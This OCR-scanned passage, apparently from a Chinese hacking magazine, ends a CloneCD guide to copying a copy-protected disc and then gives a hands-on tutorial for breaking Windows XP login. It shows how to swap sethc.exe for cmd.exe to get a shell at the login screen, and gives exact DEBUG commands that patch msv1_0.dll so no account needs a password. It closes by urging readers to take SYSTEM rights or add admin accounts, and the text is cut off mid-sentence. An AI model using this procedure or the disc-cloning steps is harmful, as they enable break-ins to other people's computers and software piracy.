


图 9

6. CloneCD开始将映像文件写入光盘，由于此前已经将原版盘的“防盗圈”按“伪扇区”数据写入了映像文件，所以这一步不存在像制作映像文件的最后百分之几的费劲情况，完全都是一个速度刻录，因此花费时间不多。最后同样是伴随一阵激动人心的小乐曲，CloneCD提示我们刻录成功（图10）。





图 10

最后拿出克隆好的盗版盘检查一下数据面，数据是满满的700多M而不是第一次复制的260M。虽然看不出上面的两个耳机状“防盗圈”，但放入电脑运行试验一下，跟带有“防盗圈”的正版母盘完全一样（图11），再也不出现“没有找到正确光盘”的提示了。

（本文所涉及到的CloneCD已收录到光盘中）






图11

文章难易度：★★
文章阅读点：使用DEBUG修改系统文件破解登录密码

手工破解XP用户登录

[G-AVR]Greysign

最近被朋友叫去破解一个XP系统的用户登录密码，这对于喜欢玩入侵的老手们肯定是小菜一碟，他们的做法通常都是多挂一个硬盘，使用工具把密码跑出来（无法被远程连接就只能挂双硬盘了），俗称暴力破解。但是倘若遇到一个加了符号又是无意义字符组合，超过10位的密码，我也会觉得欲哭无泪。在网上搜索破解XP系统密码，经常可以搜索到的还有一个方法，就是叫人进入安全模式，然后使用ADMINISTRATOR帐号登录，然后还要打开CMD加个HACK的GUEST的帐号，再打个命令把它加入超级用户组，我相信大家都可以看出这种“脱裤子放屁”的做法是弱智的。想想既然可以使用ADMINISTRATOR帐号登录进入系统了，还要那么麻烦吗？这和那些说防止病毒木马可以使用不同帐号运行恶意程序，然后当前帐号不受恶意程序影响一样，都堪称经典的以讹传讹，散播开的文章至今还是迷惑了大部分菜菜。希望大家平时还是多对一些理论进行实践，实践出真知呀。

废话不多说了，大家肯定想起了还可以删除SAM文件吧。但这个方法经过实践后发现只适用于Win2000系统，而XP系统删除SAM后会使系统启动初始化出错，导致系统无法被登录。所以面对一个忘记了密码的XP系统并没有一个很好的破解方法。

我就把自己实践过的一个通用破解技巧详细地教给大家，在这里用到的一些技巧和思路对于系统的应用都很有用。

首先我们需要准备一个DOS启动盘，假如你的系统分区是NTFS，那要对其访问最好也需要一个支持NTFS的DOS启动盘，你可以找来软盘或者光盘等等都可以的。我们先讲一下思路。需要在登录界面那里得到一个CMDSHELL，因为我们要利用DEBUG修改系统文件，而在DOS下DEBUG并不能用，所以我们的目标是CMDSHELL。可以有几个方法得到：

1.在DOS下用COPY命令把CMD替换掉logon.scr，在等待屏保的时候就会弹出一个CMD。呵呵，很容易吧，这个技巧可以有很大的利用和发挥的空间。

2.在DOS下将CMD替换掉SETHC.EXE，然后在登录界面按SHIFT键5次以上，就可以弹出CMDSHELL，个人推荐使用这个方法。

3.可以使用深山红叶工具得到一个CMDSHELL，但这又需要工具了，麻烦。

我以第二种方法为例，使用启动盘进入命令提示符状态下（图1）。用CD命令进入SYSTEM32文件夹，然后使用RENAME命令更改SETHC.EXE的名字，以免被CMD覆盖，然后再使用COPY命令将CMD.EXE复制为SETHE.EXE，这样就可以在登录界面得到CMDSHELL了，如图2。




图1




图2




图3

现在在CMD里输入DEBUG命令：**debug c:\windows**

system32\msv1_0.dll，对c:\windows\system32\msv1_0.dll这个文件进行DEBUG。成功找到文件后输入 **-d 8ab7**，可以看到一些HEX代码，假如是“F8-10 75 11”开头的，那么恭喜你请继续下面的步骤（图3）。

输入如下命令：

```
-e 8eb7 e0 00
-n c:\crackpass.dll
-r bx
:0001
-r cx
:fa00
-w
```



图4




图5

假如大家没有使用过DEBUG的话，一定都看晕了吧。我来讲解一下这些语句的作用。-d是查看，-e是编辑，**-e 8eb7 e0 00**的意思就是编辑8ab7的开头两个HEX代码，即F8-10修改为e0 00。**-n c:\crackpass.dll**是装入这个地址字符串，**-r bx**存放文件大小的16进制的高16位，**-r cx**存放文件大小的16进制的低16位。这里的DLL大小是129536字节，换成HEX是1FA00，故BX=1、CX=FA00。因为DLL正在被调用而无法在CMD下直接保存，所以我用了这个不常规的办法来写入新文件，如图4，当你输入完-W后看到这个信息的时候就成功了。

完成以后再次进入DOS，将c:\windows\system32\msv1_0.dll使用COPY命令备份一下，然后再将c:\crackpass.dll覆盖c:\windows\system32\msv1_0.dll，这样就完成了备份和替换。重启以后你会发现不用输入登录密码就直接进入系统了，无论登录什么用户都不需要输入密码。当你进入控制面版里打算更改用户密码的时候你会看到所有用户未创建密码，并且无法创建密码，会得到一个无法更改密码的提示（图5）。没关系，我们已经得到了管理员的权限，你可以发挥想象为所欲为了，修改密码绝对不是问题，你可以拿下SYSTEM权限或者按照开头说的脱裤子放屁的办法来添加一个新的管理员帐号，然后将c:\windows\system32\msv1_